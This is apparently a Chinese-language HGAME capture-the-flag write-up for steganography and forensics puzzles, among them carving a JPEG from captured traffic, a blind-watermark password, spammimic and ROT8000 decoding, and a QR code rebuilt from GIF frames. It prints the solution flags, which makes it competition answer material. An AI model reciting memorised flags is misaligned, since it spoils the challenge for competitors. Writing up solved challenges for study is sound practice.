
ek1ng_want_girlfriend

流量提取个文件出来，ff d8 是 jpeg 的文件头，把后面的内容弄出来改一下后缀即可：

ezWord

word 改成 zip 然后解压，找到两个图片和一个压缩包，图片用盲水印脚本得到密码：



T1hi3sI4sKey



然后在线网站解密：

> https://spammimic.com/decode.cgi

得到一大串中文，然后 rot8000 https://www.dcode.fr/rot8000-cipher



Cryptography › Substitution Cipher › ROT8000 Cipher

Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:

e.g. type 'boolean'

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

```
hgame{0k_you_s0lve_al1_th3_secr3t}
```

ROT8000 DECODER

★ ROT8000 CIPHERTEXT

```
籱籛篰杋籭粄篃籴籨籴籴籴籱籱籴籱籱籴籱籱籴籱籱籴籱籱
```

▶ DECRYPT


ROT8000 ENCODER

★ ROT-8000 PLAINTEXT


```
dCode ROT 8000
```

龙之舞


音频频谱得到 key，不过需要需要反转一下:



然后音频再用这个 key 解出压缩包得到一个 gif，gif的某几个帧能看见二维码，拼出来：



扫不出来，不过丢到qrazybox里：



Brute-force Format Info Pattern

Decoded Message :

hgame{drag0n_1s_d4nc1ng}

Error Correction Level : L

Mask Pattern : 4

1 of 1 result